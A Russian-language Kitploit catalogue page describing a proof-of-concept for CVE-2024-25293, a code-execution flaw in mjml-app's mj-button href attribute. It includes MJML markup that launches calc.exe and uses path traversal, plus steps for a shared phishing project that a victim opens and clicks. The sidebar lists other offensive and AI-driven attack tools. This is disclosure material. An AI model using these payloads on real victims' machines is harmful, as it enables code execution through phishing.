

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-25293 — Эксплойт RCE для mjml-app v3.0.4 и 3.1.0-beta | Kitploit

Инструменты/GitHubGitHub/eqstlab/cve-2024-25293
Инструменты фишингаГенерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийНеправильная Конфигурация
GitHubeqstlab/cve-2024-25293

CVE-2024-25293

Эксплойт RCE для mjml-app v3.0.4 и 3.1.0-beta

Репозиторий
302 лет назадЕщё не проверено
Поделиться

PoC локального выполнения кода MJML

Доказательство концепции (PoC) для уязвимости CVE-2024-25293.

В mjml-app v3.0.4 и 3.1.0-beta была обнаружена удалённая уязвимость выполнения кода (RCE) В этом репозитории представлено пример уязвимого приложения и его PoC-эксплойт.

В качестве PoC представлен python-файл, автоматизирующий процесс.

1. Обзор уязвимости:

  • Тема уязвимости: Локальное выполнение кода
  • Версия уязвимости: mjml-app 3.0.4-win и mjml-app 3.1.0-beta
  • Тип атаки: Удалённое выполнение кода
  • Компонент атаки: В теге 'mj-button' в соответствующем файле исходного кода атрибут 'href' позволяет выполнять локальный код.
  • Зарезервированный номер CVE: CVE-2024-25293

2. Причина уязвимости:

  • mjml-app 3.0.4-win и mjml-app 3.1.0 beta страдают от неправильной конфигурации безопасности в теге 'mj-button', что может привести к произвольному выполнению кода.
  • Пояснение к эксплойту
    • Запуск локальных файлов через теги событий в приложениях mjml представляет угрозу безопасности. Кроме того, код может быть выполнен путём комбинирования с Path Traversal в приложении, что требует исправления. image

Доказательство концепции (PoC)

Шаг 1) Злоумышленник создаёт 'mj-button' с тегом 'href' и

  • случай 1) Выполнение кода с Path Traversal (notepad.exe)
  • случай 2) Выполнение кода (calc.exe)
<mjml>
  <mj-body>
    <mj-section>
      <mj-column>
        <mj-button background-color="#f45e43" color="white" href="C:\Users\EQST\Desktop\jruru\..\jruru_hacked.txt"> jruru </mj-button>
        <mj-button background-color="#f45e43" color="white" href="C:Windows/System32/calc.exe"> Code Execution </mj-button>
      </mj-column>
    </mj-section>
  </mj-body>
</mjml>

mjml1

Шаг 2) Злоумышленник создаёт основной фишинговый проект со следующим кодом.

<!-- header.mjml -->
<mj-section>
  <mj-column>
    <mj-text>This is a demo jruru</mj-text>
  </mj-column>
</mj-section>
<!-- main.mjml -->
<mj-include path="./index.mjml" />

mjml2

Шаг 3) Жертва открывает общий проект и нажимает кнопку, запуская выполнение полезной нагрузки (например, calc, notepad) mjml3


3. Дополнительная информация

Запуск exe-файлов через теги href внутри приложения рискован, а запуск файлов в сочетании с Path Traversal представляет угрозу безопасности. Это позволяет создавать фишинговые проекты и развертывать их для выполнения локальных файлов. Поэтому крайне важно изменить эту функцию, чтобы предотвратить такое выполнение.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    256

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




